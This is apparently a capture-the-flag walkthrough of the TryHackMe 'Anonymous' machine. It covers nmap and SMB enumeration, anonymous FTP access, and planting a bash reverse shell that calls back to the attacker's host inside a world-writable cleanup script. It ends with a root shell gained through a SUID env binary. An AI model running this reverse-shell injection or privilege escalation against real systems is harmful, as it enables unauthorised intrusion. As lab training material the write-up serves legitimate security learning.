Anonymous

I start by scanning the machine for open ports using nmap

`nmap -T4 10.10.72.109`

Seems this machine uses smb since port 139 and 445 are open

```
kali@kali:~$ nmap -T4 10.10.72.109
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-03 17:13 EDT
Nmap scan report for 10.10.72.109
Host is up (0.17s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 17.10 seconds
```

Let's enemurate the SMB shares using nmap

`nmap -p 445 -script=enum-smb-shares.nse,enum-smb-users.nse 10.10.72.109`

```
kali@kali:~$ nmap -p 445 -script=smb-enum-shares.nse,smb-enum-users.nse 10.10.72.109
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-03 17:17 EDT
Nmap scan report for 10.10.72.109
Host is up (0.10s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.72.109\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (anonymous server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.72.109\pics:
|     Type: STYPE_DISKTREE
|     Comment: My SMB Share Directory for Pics
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\namelessone\pics
|     Anonymous access: READ
|     Current user access: READ
|   \\10.10.72.109\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
|_smb-enum-users: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 15.84 seconds
```

3 shares

- IPC$
- pics
- print$

I ftp to the target

`ftp 10.10.72.109`

Turns out i can login as anonymous (no credentials needed)

```
kali@kali:~$ ftp 10.10.72.109
Connected to 10.10.72.109.
220 NamelessOne's FTP Server!
Name (10.10.72.109:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

There's a "scripts" directory that has these files inside

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1548 Apr 03 21:25 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
```


I get all of these files on my machine and check their contents

`clean.sh`:

```
kali@kali:~/Desktop/TryHackMe/Anonymous$ cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_fi
les.log;done
fi
```

`removed_files.log`:



```
kali@kali:~/Desktop/TryHackMe/Anonymous$ cat removed_files.log
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```

`to_do.txt`:

```
kali@kali:~/Desktop/TryHackMe/Anonymous$ cat to_do.txt
I really need to disable the anonymous login...it's really not safe
```

Looks like the `clean.sh` is a bash script

I use smbclient to access the Samba server and its shares

I want to check the "pics" shares in particular

`smbclient //10.10.72.109/pics`

Turns out there was no password and i got access

The share contained

```
kali@kali:~/Desktop/TryHackMe/Anonymous$ smbclient //10.10.72.109/pics
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May 17 07:11:34 2020
  ..                                  D        0  Wed May 13 21:59:10 2020
  corgo2.jpg                          N    42663  Mon May 11 20:43:42 2020
  puppos.jpeg                         N   265188  Mon May 11 20:43:42 2020

                20508240 blocks of size 1024. 13306804 blocks available
```

Using the `clean.sh` script we can add our code in there and upload that file using ftp

Let's add a reverse shell to the file

`bash -i >& /dev/tcp/10.6.47.43/4444 0>&1`

```
kali@kali:~/Desktop/TryHackMe/Anonymous$ cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
        bash -i >& /dev/tcp/10.6.47.43/4444 0>&1
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_fi
les.log;done
fi
```

Let's upload this file with ftp

`put clean.sh`

Letting an anonymous user on ftp be able to upload files is a flaw

---

Let's start listening on port 4444 on our machine using netcat

`nc -lvnp 4444`

We get a reverse shell after waiting a few seconds

```
kali@kali:~/Desktop/TryHackMe/Anonymous$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.47.43] from (UNKNOWN) [10.10.72.109] 52638
bash: cannot set terminal process group (2596): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$
```

I tried to see if this user could run any commands as root

`sudo -l`

```
namelessone@anonymous:~$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
```

Not much there

My second thought is to check files with SUID bit

`find / -perm -u=s -type f 2>/dev/null`

```
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
```

Using gtfobins, i see that `/usr/bin/env` has an exploit if it has the SUID bit set

Using the exploit given on https://gtfobins.github.io/gtfobins/env/

`cd /usr/bin`
`./env /bin/sh -p`

```
namelessone@anonymous:~$ cd /usr/bin
cd /usr/bin
namelessone@anonymous:/usr/bin$ ./env /bin/sh -p
./env /bin/sh -p
whoami
root
```

And there we go, we have a root shell

The flag is located at /root/root.txt